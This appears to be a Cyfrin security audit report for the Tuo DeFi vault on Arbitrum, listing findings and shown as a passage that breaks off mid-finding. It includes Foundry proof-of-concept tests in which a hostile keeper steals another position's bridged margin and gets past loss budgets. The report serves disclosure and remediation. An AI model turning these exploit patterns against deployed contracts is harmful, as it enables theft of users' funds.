




Tuo Audit Report

Prepared by [Cyfrin](#)

Version 2.0

Lead Auditors

[Dacian](#)

[InfiniteSec](#)

September 28, 2026

Contents

1	About Cyfrin	3
2	Disclaimer	3
3	Risk Classification	3
4	Protocol Summary	3
5	Audit Scope	4
6	Executive Summary	4
6.1	Centralization Risks	4
6.2	Protocol Invariants	5
6.2.1	Safety Properties	5
6.2.2	Liveness Properties	6
7	Findings	9
7.1	High Risk	9
7.1.1	TuoVault::bridgeToHl allows shared operators, enabling cross-position margin theft	9
7.1.2	TuoVault::swapIdle can bypass the keeper-loss budget when spot moves away from TWAP	11
7.1.3	TuoVault::mintLp bypasses the keeper-loss budget	12
7.2	Medium Risk	18
7.2.1	TuoVault::emergencyWithdraw values performance fees at TWAP, causing incorrect charges after price moves	18
7.2.2	TuoVault cannot settle Hyperliquid PnL or fees correctly after an emergency withdrawal	20
7.2.3	TuoVault::withdraw permits zero-output exit swaps for tokens without valuation pools	24
7.2.4	TuoVault::mintLp and USDC-spending TuoVault::swapIdle calls can invalidate an armed withdrawal	26
7.2.5	PositionValuation::valueLpUsdc omits uncheckpointed LP fees so partial withdrawals understate NAV and distort performance fees	28
7.2.6	TuoVault::markBridgeInboundComplete clears hlMarginBridged on a non final return, so TuoVault::withdraw can strand later Hyperliquid proceeds	36
7.2.7	Stale observation extrapolation makes PoolTwap::checkDeviationAndMeanTick accept any pool price after a sequencer halt	39
7.3	Low Risk	43
7.3.1	TuoVaultStorage::_registerProduct permits more LPs than emergencyWithdraw can unwind	43
7.3.2	Customer-protective minimums round down in TuoVault::burnLp and TuoVaultViews::_applySlippageFloor	45
7.3.3	TuoVaultStorage::_setHlOperator permits the vault to be its own Hyperliquid operator	46
7.3.4	TuoVault::withdraw burns positions while zero-valued LP and token residues remain	47
7.3.5	TuoVault::_reduceKeeperLoss can leave loss usage above its reduced ceiling	48
7.3.6	TuoVaultViews::_applySlippageFloor conflates keeper-swap liveness with owner-exit protection	49
7.3.7	TuoVault::withdraw requires all positively valued non-USDC balances to be fully converted before closing	52
7.3.8	TuoVault::markBridgeInboundComplete leaves risk limits unchanged after a Hyperliquid write-off	55
7.3.9	TuoSwapRouter::removeAggregator can block ordinary withdrawals that require idle-token conversion	56
7.3.10	TuoVault::onERC721Received accepts TuoPositionNFT, permanently stranding active positions or emergency claim proceeds	57
7.4	Informational	60

7.4.1	Partial exit during a loss erases the realized loss from the fee basis via <code>PerformanceFee::reducedBasis</code> , so the 30 percent fee charges principal recovery and can exceed the owner's lifetime profit	60
7.4.2	<code>TuoVault::markBridgeInboundComplete</code> can write off Hyperliquid margin outside the documented keeper action budget	62
7.4.3	Apply mechanical Solidity conventions consistently	63
7.4.4	Remove unused Solidity named-return declarations	64
7.4.5	<code>TuoConstants::MIN_HL_BRIDGE_USDC</code> is an absolute floor with position-wide withdrawal consequences	64
7.4.6	<code>TuoVaultViews::_keeperLossCeiling</code> bounds measured loss against total basis rather than the on-chain allocation	65
7.4.7	<code>TuoVault</code> has no fast circuit breaker for compromised keeper actions	66
7.4.8	<code>TuoVault::deposit</code> omits a vault-derived floor for priced tokens, leaving entry protection entirely to frontend parameters	66
7.4.9	<code>TuoVault</code> rejects the configured WBTC/USDC pool because its oracle capacity is below the constructor minimum	67
7.4.10	<code>TuoVault::burnLp</code> can reject honest dust LPs when integer quantization exceeds its relative value tolerance	67
7.4.11	<code>TuoVaultAdmin::setFeeRecipient</code> accepts protocol-owned sink addresses, permanently orphaning claimed fees	68
7.4.12	<code>TuoVaultViews::keeperBudgetOf</code> returns a mixed action-and-loss snapshot during a keeper swap callback	68
7.4.13	<code>TuoVaultViews::keeperActionsToday</code> and <code>keeperBudgetOf</code> overstate remaining keeper-action capacity after partial regeneration	69
7.4.14	<code>TuoVault</code> omits its pool-token registry from both the ABI and event stream	69
7.4.15	<code>TuoVaultViews::_decayedBudget</code> refills keeper budgets before the window expires so the counters do not enforce strict rolling limits	70
7.4.16	<code>AUDITOR-NOTE.md</code> omits configured Arbitrum deposit tokens, obscuring poolless-token behavior	70
7.5	Gas Optimization	72
7.5.1	Cache known storage values to prevent identical storage reads	72
7.5.2	Cache invariant storage-array lengths in loops	72
7.5.3	Avoid materializing discarded low-level call returndata	72
7.5.4	Use <code>ReentrancyGuardTransient</code> for faster <code>nonReentrant</code> modifiers	73

1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the in-scope code being audited. Unless the scope explicitly notes otherwise, the review is limited to the application layer and does not extend to the correctness of API/SDK/execution environment implementations, compilers, standard and third-party libraries, underlying operating systems and hardware.

3 Risk Classification

	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

4 Protocol Summary

Tuo is an NFT-based yield platform on Arbitrum One with a custodial Hyperliquid hedge leg: a customer deposits an allowlisted token or native ETH, which the platform converts to USDC, deploys as Uniswap V3 concentrated liquidity in allowlisted USDC-paired pools, and hedges with a short position on Hyperliquid. Each position is a transferable ERC-721 token whose holder is the sole withdrawal authority. On-chain custody and per-position accounting are controlled by a single `TuoVault`: it holds idle tokens and the NPM LP NFTs, while the underlying LP assets reside in Uniswap pools. Accrued performance fees are tracked separately from positions, and hedge margin is custodied off-chain by the KMS-held Hyperliquid operator EOA the position binds to for life.

- `TuoVault` is the custody and accounting core. It tracks each position's idle balances, Uniswap V3 LP NFTs, hedge margin, withdrawal state, and performance-fee basis. Keeper actions manage liquidity and hedge operations within the configured product limits, while position owners control withdrawals and emergency exits.
- `TuoPositionNFT` mints and burns the ERC-721 position token (vault-only).
- `TuoSwapRouter` executes swaps for the vault only, through a treasury-maintained aggregator allowlist, with exact-amount approvals and balance-delta verification.
- The Uniswap V3 integration holds LP positions through the `NonfungiblePositionManager` against a deployment-fixed pool allowlist; keeper price paths are guarded by a spot-vs-TWAP deviation gate on pool-native 30-minute TWAP reads.
- The Hyperliquid hedge leg is off-chain: an off-chain engine drives strategy and reaches the vault as keeper calls, and margin returns come home through keeper-executed inbound pulls and claims.

The contracts trust a `TREASURY_ROLE` address, which project documentation identifies as a 2-of-3 Safe. It administers `TREASURY_ROLE`, `KEEPER_ROLE`, and `PAUSER_ROLE`, while `DEFAULT_ADMIN_ROLE` remains unassigned. A pauser can halt deposits and top-ups only. Keeper price-sensitive operations use pool-native 30-minute TWAP reads and a spot-versus-TWAP deviation check.

5 Audit Scope

The audit scope was limited to:

```
src/libraries/PerformanceFee.sol
src/libraries/PoolTwap.sol
src/libraries/PositionValuation.sol
src/libraries/TuoConstants.sol
src/libraries/TuoRoles.sol
src/TuoPositionNFT.sol
src/TuoSwapRouter.sol
src/TuoVault.sol
src/TuoVaultAdmin.sol
src/TuoVaultStorage.sol
src/TuoVaultViews.sol
```

6 Executive Summary

Over the course of 5 days, the Cyfrin team conducted an audit on the [Tuo](#) code provided by [Tuo](#). The findings consist of 3 High, 7 Medium & 10 Low severity issues with the remainder being informational and gas optimizations.

6.1 Centralization Risks

- Holders of `TuoRoles::KEEPER_ROLE` can swap idle balances, mint and burn Uniswap V3 LP positions, bridge USDC margin to a position's bound Hyperliquid operator, pull returns, and settle exit claims. The updated code binds each operator to one position (H-1), measures swap loss at both the gated spot and mean ticks (H-2), and charges measured loss on LP mints (H-3). Pool, token and aggregator allowlists, price gates, and floors still constrain keeper calls. The on-chain price gate does not check sequencer status or observation age; Tuo acknowledged an off-chain guard for `mintLp` and `swapIdle`, which is not enforced by these contracts (M-7).
- The action budget meters `swapIdle`, `mintLp`, `burnLp`, and `bridgeToHl`; loss is charged for `swapIdle` and `mintLp`. Both budgets refill continuously, so they are leaky buckets rather than strict rolling 24-hour limits. An opening burst followed by regenerated capacity can permit 20 actions in a closed 24-hour span, and the loss bucket can permit 300 bps over that span (I-15). Inbound return pulls and claim settlement do not consume keeper-action capacity. `markBridgeInboundComplete` is also unmetered, including its final-return write-off. This is the documentation and threat-model discrepancy described in (I-2), not an unbounded loss path. A final-return attestation can write off outstanding margin, and the basis used for later keeper risk limits is not reduced to reflect that write-off (L-8).
- Bridged hedge margin is custodied off-chain by the bound Hyperliquid operator and returns through keeper-executed pulls. The operator can withhold funds, and an emergency claim is an on-chain record rather than an escrow. The updated claim lifecycle accounts for partial returns, profit, loss, and fee top-ups, with owner-controlled finalization (M-2); it cannot compel the operator to fund the claim.
- The contracts trust the holder of `TuoRoles::TREASURY_ROLE`, which project documentation identifies as a 2-of-3 Safe. Treasury administers all three protocol roles, can grant `KEEPER_ROLE` to itself or another account, sets the fee recipient and per-NFT deposit cap, registers add-only product parameters and controls whether each product is open to deposits, maintains the Hyperliquid operator and swap-aggregator allowlists, and sweeps accrued fees. The fee percentage is immutable and the contracts are not upgradeable. Tuo fixed the self-operator and unusable-fee-recipient configuration findings (L-3, I-11). The only on-chain response to a compromised keeper is treasury revoking its role; there is no fast global circuit breaker (I-7).
- There is no generic treasury sweep of position balances, and payouts target the NFT owner. Shared-operator theft and keeper-loss budget bypasses were found and fixed (H-1, H-2, H-3). Ordinary withdrawals require sufficient idle USDC, and a full close additionally requires all LPs to be burned. While a request is armed, the keeper cannot spend the idle USDC, but can burn LPs or convert non-USDC balances to service the exit

(M-4). The product LP-count cap keeps the in-kind emergency unwind within the intended bounded design (L-1). Recovery of bridged margin still depends on keeper and operator cooperation. The emergency exit's fee calculation remains mean-TWAP based and may overcharge after a crash or undercharge after a run-up (M-1). An acknowledged fee-basis behavior can charge a fee on principal recovery after a loss and later gain (I-1).

6.2 Protocol Invariants

The invariants below describe intended safety and liveness properties. Their annotations identify findings in the audited version which broke these invariants; all significant findings were successfully mitigated.

6.2.1 Safety Properties

1. **Per-position isolation** Every protocol-accounted unit of value must belong exactly once to one position or the fee pool, every NPM token must map to one active position, and value must never cross positions or reach an unauthorized beneficiary. (broken by H-1, M-3, L-4)
2. **NFT authority** The current NFT owner is the sole account that may request, cancel, or execute an owner exit, and every withdrawal or claim payout must go to the current owner. NFT transfers must transfer that authority without changing position accounting; only the vault may mint or burn, and protocol contracts must not accept a position NFT unless they can return it or exercise its authority. (broken by L-10)
3. **Entry integrity** Every deposit and top-up must increase idle USDC and `basisUsdc` by exactly the USDC received and must satisfy the caller's minimum output and any protocol-derived entry floor required for priced tokens. (broken by I-8)
4. **No privileged extraction** No keeper, treasury, operator, aggregator, affiliate, or other position may receive user value or reduce an owner's entitlement except through a correctly calculated protocol fee or independently measured market or strategy loss within explicit limits; keeper actions may move value only among the same position's authorized custody locations. (broken by H-1, H-2, H-3, M-1, M-3, M-7)
5. **Armed-exit serviceability** Once a withdrawal request is armed, no keeper or treasury action may spend the idle USDC needed to settle the requested shares or otherwise make the request less serviceable; unwind and conversion actions that preserve or improve serviceability may remain available. (broken by M-4)
6. **Hyperliquid continuity** Bridged funds and resulting proceeds must remain tied to their originating position, with a live NFT or claim until the venue is genuinely final and all profit, loss, and partial returns are settled. (broken by M-2, M-6)
7. **No overcharging** Using one protocol-defined pre-mutation valuation snapshot, every realization event - partial exit, full exit, emergency, or claim - must charge at most 30% of profit after accounting for the position's realized losses, and must not charge a fee on principal recovery. Fee basis must preserve realized losses across partial exits, and no actor may create unbacked fee liability by manipulating NAV, basis, valuation, or settlement sequencing. The audited fee accounting instead retires basis pro rata at each partial exit without carrying forward realized losses; Tuo acknowledged that this can charge fees on later principal recovery and produce cumulative fees above 30% of lifetime profit (I-1). (broken by M-1, M-2, M-5, I-1)
8. **Conservative arithmetic and risk limits** Rounding must not weaken protective floors, under-record loss, overstate remaining keeper capacity, leave risk usage above its ceiling, inflate fees, or reject economically valid dust operations; keeper-loss ceilings and hedge caps must also reflect capital remaining after a write-off. Where token granularity leaves a remainder in a customer credit or fee, it should favor the current position NFT holder; protective floors and measured losses should round conservatively. (broken by H-2, H-3, M-7, L-2, L-5, L-8, I-13)
9. **Execution and lifecycle integrity** A debited swap must return sufficient output to the same position, successful calls must leave no residual router custody or approvals, and no position may terminate while attributable assets or proceeds remain. Fee collection must remain pull-based, and failure of the fee recipient must never block a customer exit. (broken by M-3, M-6, L-4)

10. **Coherent economic views** Views used for valuation, settlement, or risk decisions must expose complete pre-operation or post-operation state, never an intermediate debit-without-credit snapshot during a callback. (broken by M-5, I-12)
11. **Role and configuration integrity** TREASURY_ROLE must never become empty and DEFAULT_ADMIN_ROLE must remain unassigned. Core vault, NFT, and router bindings, the pool, valuation-pool, and deposit-token registries, the 30% fee rate, and registered product policies must remain immutable for existing positions; only treasury may alter explicitly mutable roles, operators, aggregators, caps, fee recipients, and product-open status. PAUSER_ROLE may affect deposits and top-ups only and must not change the availability of withdrawal requests, ordinary withdrawals, emergency exits, or claim settlement. (broken by L-3, I-11)

6.2.2 Liveness Properties

1. **Complete owner recovery** The NFT owner must be able to recover all attributable on-chain assets within Arbitrum's gas limit without keeper, treasury, aggregator, oracle, or pause cooperation; off-chain value must retain a usable claim path. (broken by M-2, M-6, L-1, L-10)
2. **Ordinary settlement availability** An armed withdrawal must remain executable when the position can be converted and paid within the protocol's intended loss bounds; oracle guards, slippage floors, dust handling, or aggregator configuration must not block every honest conversion and payout route. (broken by M-4, L-6, L-7, L-9)
3. **Actionable incident response** Treasury must be able to revoke and replace a compromised keeper quickly enough to contain exposure within the accepted response window. (residual risk: I-7)

Summary

Project Name	Tuo
Repository	tuo-app
Commit	aa54a8b70c73...
Fix Commit	7b892c674fa0...
Audit Timeline	Sep 10th - Sep 16th, 2026
Methods	Manual Review

Issues Found

Critical Risk	0
High Risk	3
Medium Risk	7
Low Risk	10
Informational	16
Gas Optimizations	4
Total Issues	40

Summary of Findings

[H-1] TuoVault::bridgeToH1 allows shared operators, enabling cross-position margin theft	Resolved
[H-2] TuoVault::swapIdle can bypass the keeper-loss budget when spot moves away from TWAP	Resolved
[H-3] TuoVault::mintLp bypasses the keeper-loss budget	Resolved
[M-1] TuoVault::emergencyWithdraw values performance fees at TWAP, causing incorrect charges after price moves	Acknowledged
[M-2] TuoVault cannot settle Hyperliquid PnL or fees correctly after an emergency withdrawal	Resolved
[M-3] TuoVault::withdraw permits zero-output exit swaps for tokens without valuation pools	Resolved
[M-4] TuoVault::mintLp and USDC-spending TuoVault::swapIdle calls can invalidate an armed withdrawal	Resolved
[M-5] PositionValuation::valueLpUsdc omits uncheckpointed LP fees so partial withdrawals understate NAV and distort performance fees	Resolved
[M-6] TuoVault::markBridgeInboundComplete clears hlMarginBridged on a non final return, so TuoVault::withdraw can strand later Hyperliquid proceeds	Resolved
[M-7] Stale observation extrapolation makes PoolTwap::checkDeviationAndMeanTick accept any pool price after a sequencer halt	Acknowledged
[L-1] TuoVaultStorage::_registerProduct permits more LPs than emergencyWithdraw can unwind	Resolved
[L-2] Customer-protective minimums round down in TuoVault::burnLp and TuoVaultViews::_applySlippageFloor	Resolved
[L-3] TuoVaultStorage::_setHlOperator permits the vault to be its own Hyperliquid operator	Resolved
[L-4] TuoVault::withdraw burns positions while zero-valued LP and token residues remain	Resolved
[L-5] TuoVault::_reduceKeeperLoss can leave loss usage above its reduced ceiling	Acknowledged
[L-6] TuoVaultViews::_applySlippageFloor conflates keeper-swap liveness with owner-exit protection	Resolved
[L-7] TuoVault::withdraw requires all positively valued non-USDC balances to be fully converted before closing	Resolved
[L-8] TuoVault::markBridgeInboundComplete leaves risk limits unchanged after a Hyperliquid write-off	Acknowledged
[L-9] TuoSwapRouter::removeAggregator can block ordinary withdrawals that require idle-token conversion	Resolved
[L-10] TuoVault::onERC721Received accepts TuoPositionNFT, permanently stranding active positions or emergency claim proceeds	Resolved
[I-01] Partial exit during a loss erases the realized loss from the fee basis via PerformanceFee::reducedBasis, so the 30 percent fee charges principal recovery and can exceed the owner's lifetime profit	Acknowledged

[I-02] <code>TuoVault::markBridgeInboundComplete</code> can write off Hyperliquid margin outside the documented keeper action budget	Resolved
[I-03] Apply mechanical Solidity conventions consistently	Resolved
[I-04] Remove unused Solidity named-return declarations	Resolved
[I-05] <code>TuoConstants::MIN_HL_BRIDGE_USDC</code> is an absolute floor with position-wide withdrawal consequences	Resolved
[I-06] <code>TuoVaultViews::_keeperLossCeiling</code> bounds measured loss against total basis rather than the on-chain allocation	Resolved
[I-07] <code>TuoVault</code> has no fast circuit breaker for compromised keeper actions	Acknowledged
[I-08] <code>TuoVault::deposit</code> omits a vault-derived floor for priced tokens, leaving entry protection entirely to frontend parameters	Acknowledged
[I-09] <code>TuoVault</code> rejects the configured WBTC/USDC pool because its oracle capacity is below the constructor minimum	Resolved
[I-10] <code>TuoVault::burnLp</code> can reject honest dust LPs when integer quantization exceeds its relative value tolerance	Resolved
[I-11] <code>TuoVaultAdmin::setFeeRecipient</code> accepts protocol-owned sink addresses, permanently orphaning claimed fees	Resolved
[I-12] <code>TuoVaultViews::keeperBudgetOf</code> returns a mixed action-and-loss snapshot during a keeper swap callback	Resolved
[I-13] <code>TuoVaultViews::keeperActionsToday</code> and <code>keeperBudgetOf</code> overstate remaining keeper-action capacity after partial regeneration	Resolved
[I-14] <code>TuoVault</code> omits its pool-token registry from both the ABI and event stream	Resolved
[I-15] <code>TuoVaultViews::_decayedBudget</code> refills keeper budgets before the window expires so the counters do not enforce strict rolling limits	Resolved
[I-16] <code>AUDITOR-NOTE.md</code> omits configured Arbitrum deposit tokens, obscuring poolless-token behavior	Resolved
[G-1] Cache known storage values to prevent identical storage reads	Resolved
[G-2] Cache invariant storage-array lengths in loops	Resolved
[G-3] Avoid materializing discarded low-level call returndata	Acknowledged
[G-4] Use <code>ReentrancyGuardTransient</code> for faster <code>nonReentrant</code> modifiers	Resolved

7 Findings

7.1 High Risk

7.1.1 `TuoVault::bridgeToHl` allows shared operators, enabling cross-position margin theft

Description: `TuoVault::bridgeToHl` allows multiple positions to bind to the same `hlOperator`. `TuoVault::markBridgeInboundComplete` then pulls the keeper-supplied `amountReturnedUsdc` from that shared operator and credits all of it to the named position without knowing which position supplied the funds.

A malicious keeper can therefore bind an attacker-controlled position to a victim's operator and credit the operator's combined balance to the attacker. The attacker becomes withdrawable while the victim retains an unfunded `hlMarginBridged` balance.

Impact: A victim can lose its entire bridged margin. The stolen principal is treated as profit on the attacker's position, splitting the value between the attacker and accrued performance fees, while the victim can no longer settle its outstanding margin.

Proof of Concept: Save it as `test/solace-pocs/SharedOperatorBridgeCreditSiphon.t.sol`:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";

import {ForkVaultLifecycleTest} from "../fork/ForkVaultLifecycle.t.sol";

/// @dev Runs on the real Arbitrum One fork with the real USDC and the harness's
///      production deployment (real roles, real product config). The threat model is the
///      disclosed one: a hostile holder of KEEPER_ROLE. Two positions share one operator
///      EOA, which the vault explicitly permits (TuoVaultStorage's operator-binding note)
contract SharedOperatorBridgeCreditSiphonPoCTest is ForkVaultLifecycleTest {
    // Pin the fork so this reproduces identically. Unpinned, the inherited harness
    // forks at chain head, where a live spot-versus-mean gap beyond the deviation
    // band reverts the setup for reasons unrelated to what is demonstrated here.
    uint256 internal constant FORK_BLOCK = 503571936;

    constructor() {
        vm.setEnv("ARBITRUM_FORK_BLOCK", vm.toString(FORK_BLOCK));
    }

    address internal mallory = makeAddr("mallory");

    function test_PoC_SharedOperatorBridgeCreditSiphon() public {
        if (!forked) return vm.skip(true);

        uint256 margin = 5_000e6; // victim's bridged hedge margin, within product 1's cap

        // --- victim opens a position, keeper hedges half of it to the operator -----
        deal(USDC, alice, 10_000e6);
        vm.startPrank(alice);
        IERC20(USDC).approve(address(vault), 10_000e6);
        uint256 victimNft = vault.deposit(USDC, 10_000e6, 1, 0, "", 0);
        vm.stopPrank();

        // --- attacker opens a second position; nothing stops both sharing one operator -
        deal(USDC, mallory, 2_500e6);
        vm.startPrank(mallory);
        IERC20(USDC).approve(address(vault), 2_500e6);
        uint256 attackerNft = vault.deposit(USDC, 2_500e6, 1, 0, "", 0);
        vm.stopPrank();

        // The keeper bridges both positions to the same operator EOA; the attacker's tiny
```

```

// bridge is what binds its position to that operator so the inbound leg is callable
vm.startPrank(keeper);
vault.bridgeToHl(victimNft, margin, hlOperator);
vault.bridgeToHl(attackerNft, 100e6, hlOperator);
vm.stopPrank();

// The operator custodies both margins and holds the standing approval for
// legitimate inbound pulls, exactly as the smoke harness sets up
vm.prank(hlOperator);
IERC20(USDC).approve(address(vault), type(uint256).max);
assertEq(IERC20(USDC).balanceOf(hlOperator), margin + 100e6, "operator custodies both margins");
assertEq(vault.keeperActionsToday(attackerNft), 1, "one metered bridge action spent so far");

// --- hostile keeper credits the attacker's position with the victim's margin ---
// The only guards are active-position, nonzero-amount (finalReturn is false), and
// the armed-request check on finalReturn only; nothing ties the credit to this
// position's own hlMarginBridged. The pull succeeds because the operator also
// custodies the victim's margin
vm.prank(keeper);
vault.markBridgeInboundComplete(attackerNft, margin + 100e6, false);

assertEq(
    vault.idleBalance(attackerNft, USDC), 2_400e6 + margin + 100e6, "victim margin credited to
    ↪ attacker idle"
);
assertEq(vault.getPosition(attackerNft).hlMarginBridged, 0, "attribution cleared beyond its own
    ↪ margin");
assertEq(vault.keeperActionsToday(attackerNft), 1, "inbound leg consumed no keeper action");
(, uint256 lossUsed,) = vault.keeperBudgetOf(attackerNft);
assertEq(lossUsed, 0, "inbound leg charged no keeper loss");
assertEq(IERC20(USDC).balanceOf(hlOperator), 0, "operator pool emptied, victim margin
    ↪ included");

// --- attacker exits: the stolen margin rides through settlement NAV -----
// NAV 7,500e6 against basis 2,500e6. The credit never raised basisUsdc, so the
// victim's margin reads as profit: the attacker nets 6,000e6 on a 2,500e6 deposit
// and 1,500e6 of the victim's principal is charged into the treasury fee pool
vm.startPrank(mallory);
vault.requestWithdraw(attackerNft, 10_000);
vault.withdraw(attackerNft, USDC, 0, "");
vm.stopPrank();

assertEq(IERC20(USDC).balanceOf(mallory), 6_000e6, "attacker exits with the stolen margin, 70%
    ↪ net");
assertEq(vault.accruedFeesUsdc(), 1_500e6, "30% of the victim principal booked as protocol
    ↪ fee");

// --- the victim's ledger entry now stands against an emptied operator -----
assertEq(vault.getPosition(victimNft).hlMarginBridged, margin, "victim attribution still on the
    ↪ books");
// The victim's own inbound pull reverts on the empty operator's safeTransferFrom,
// so the remaining attribution is unenforceable on-chain
vm.expectRevert();
vm.prank(keeper);
vault.markBridgeInboundComplete(victimNft, margin, false);
}
}

```

Run with: `forge test --match-path test/solace-pocs/SharedOperatorBridgeCreditSiphon.t.sol -vvv`

Recommended Mitigation: Enforce a permanent one-to-one relationship between operators and positions. When `TuoVault::bridgeToHl` first binds an operator, record the bound NFT and revert if that operator is already assigned to another position.

This prevents cross-position funding while preserving legitimate hedge returns above `hlMarginBridged`.

Tuo: Fixed in commit [853eb49](#).

Cyfrin: Verified.

7.1.2 `TuoVault::swapIdle` can bypass the keeper-loss budget when spot moves away from TWAP

Description: `TuoVault::swapIdle` derives its minimum output and both sides of its keeper-loss calculation from the same 30-minute TWAP. If spot moves favorably for the position but remains within the permitted 200-tick deviation, a compromised keeper can execute at the less favorable TWAP price. Because the input and output remain equal when valued at that TWAP, `TuoVault::_chargeKeeperLoss` records no loss.

The keeper controls the allowlisted aggregator calldata and can route through a counterparty that captures this difference.

Impact: At the deviation boundary, one full-position swap can transfer approximately 198 bps of value from the position while recording zero keeper loss and emitting no `KeeperLossCharged` event. This single action already exceeds the documented 150-bps daily loss ceiling and can be applied across multiple positions.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {Vm} from "forge-std/Vm.sol";

import {PoolTwap} from "../../src/libraries/PoolTwap.sol";
import {TuoConstants} from "../../src/libraries/TuoConstants.sol";
import {VaultTestBase} from "../../utils/VaultTestBase.sol";

/// @dev `swapIdle` books the output of a USDC-to-token leg at the same 30-minute mean
/// tick that `twapLeg` used to derive the acceptable fill, so the loss budget is
/// denominated in the coordinate system whose error the deviation gate licenses. A
/// fill at exactly the mean-tick quote reads as value-neutral however far spot has
/// moved inside the gate, so nothing is charged and no event is emitted
contract KeeperLossBlindToGateError is VaultTestBase {
    function test_PoC_MeanTickFillMovesValueWithNoLossCharged() public {
        uint256 id = _depositUsdc(alice, 25_000e6);
        uint256 amountIn = 25_000e6;

        // Push spot to the far edge of the gate with the pool token cheap against USDC.
        // Which tick sign does that depends on the slot the pool sorted WETH into, so
        // derive it rather than assume it
        int24 spotTick = wethPool.token0() == address(weth)
            ? -TuoConstants.MAX_TWAP_DEVIATION_TICKS
            : TuoConstants.MAX_TWAP_DEVIATION_TICKS;
        wethPool.setSpotTick(spotTick);

        // The mean-tick quote is what `twapLeg` derives the floor from, and it is what
        // the keeper's counterparty delivers: exactly the expected output, not a wei less
        uint256 meanQuote = PoolTwap.quoteFromUsdcAtTick(0, address(weth), address(usdc), amountIn);
        uint256 spotValue = PoolTwap.quoteToUsdcAtTick(spotTick, address(weth), address(usdc),
            ↪ meanQuote);
        assertLt(spotValue, amountIn, "spot must be the unfavourable side for this leg");

        // The gate passes: the deviation is exactly at the permitted mazimum
        vm.recordLogs();
        vm.prank(keeper);
        vault.swapIdle(
            id, address(usdc), address(weth), amountIn, 0, _swapData(address(usdc), address(weth),
            ↪ amountIn, meanQuote)
        );
    }
}
```

```

    // Nothing is charged and nothing is emitted, so neither the on-chain budget nor
    // an off-chain log consumer records that anything happened
    (uint256 actionsUsed, uint256 lossUsed, uint256 lossCeiling) = vault.keeperBudgetOf(id);
    assertEq(actionsUsed, 1, "one metered action");
    assertEq(lossUsed, 0, "the loss budget reads zero");
    assertEq(lossCeiling, 375e6, "150 bps of a 25,000 USDC basis");
    _assertNoKeeperLossEvent();

    // Real value did leave the position, measured with the protocol's own quote
    // function at the spot tick the pool is publishing in this same block
    uint256 valueLost = amountIn - spotValue;
    assertEq(valueLost, 495_008_664, "495.008664 USDC, 198 bps of the position");
    assertGt(valueLost, lossCeiling, "one unrecorded action exceeds the whole documented 24h
    ↪ budget");

    // Settlement NAV cannot see it either, because it prices the same balance at the
    // same mean tick, so the position reads whole until the loss is realised
    assertApproxEqAbs(vault.settlementNav(id), 25_000e6, 1, "NAV still reports the full deposit");
}

/// @dev The aggregator mock mints rather than holding inventory, so the counterparty
///       side of the trade is not modelled; the impact asserted above is the position's
///       own loss and the budget's failure to record it
function _assertNoKeeperLossEvent() internal {
    bytes32 topic = keccak256("KeeperLossCharged(uint256,uint256,uint256,uint256)");
    Vm.Log[] memory logs = vm.getRecordedLogs();
    for (uint256 i = 0; i < logs.length; i++) {
        assertTrue(logs[i].topics[0] != topic, "no KeeperLossCharged emitted");
    }
}
}

```

Recommended Mitigation: Return the already-read, deviation-checked spot tick alongside the mean tick. In `TuoVault::swapIdle`, value the input and output independently at both ticks and charge the larger adverse delta:

```

uint256 meanLoss = meanValueIn > meanValueOut ? meanValueIn - meanValueOut : 0;
uint256 spotLoss = spotValueIn > spotValueOut ? spotValueIn - spotValueOut : 0;

if (spotLoss > meanLoss) {
    _chargeKeeperLoss(nftId, spotValueIn, spotValueOut);
} else {
    _chargeKeeperLoss(nftId, meanValueIn, meanValueOut);
}

```

Do not combine an input valued at one tick with an output valued at the other. Measuring each pair consistently and taking the larger loss prevents a manipulated spot price from erasing a TWAP-measured loss while also detecting the stale-TWAP execution demonstrated above. Keep changes to the swap floor separate so they can be reconciled with its own availability requirements.

Tuo: Fixed in commit [96ae630](#).

Cyfrin: Verified.

7.1.3 `TuoVault::mintLp` bypasses the keeper-loss budget

Description: `TuoVault::mintLp` consumes a keeper action but never calls `TuoVault::_chargeKeeperLoss`. The pool determines the minted LP composition at spot, while the vault reconstructs and values the resulting liquidity at the 30-minute mean tick. When spot differs from the mean within the permitted deviation, a narrow one-sided mint therefore causes an immediate reduction in the vault's TWAP-measured NAV without consuming any loss budget.

At the minting spot, the new LP is worth approximately what entered it; the immediate reduction is a TWAP-accounting mark, not an instantaneous transfer out of the vault. The corresponding economic shortfall materializes

if price subsequently traverses the adverse range. The PoC returns spot to the mean and burns the LP, leaving idle assets worth approximately 89 bps less at the restored pool price. Neither action records loss or emits KeeperLossCharged.

This contradicts the premise in AUDITOR-NOTE.md that a mint's value delta is negligible enough to omit from loss accounting.

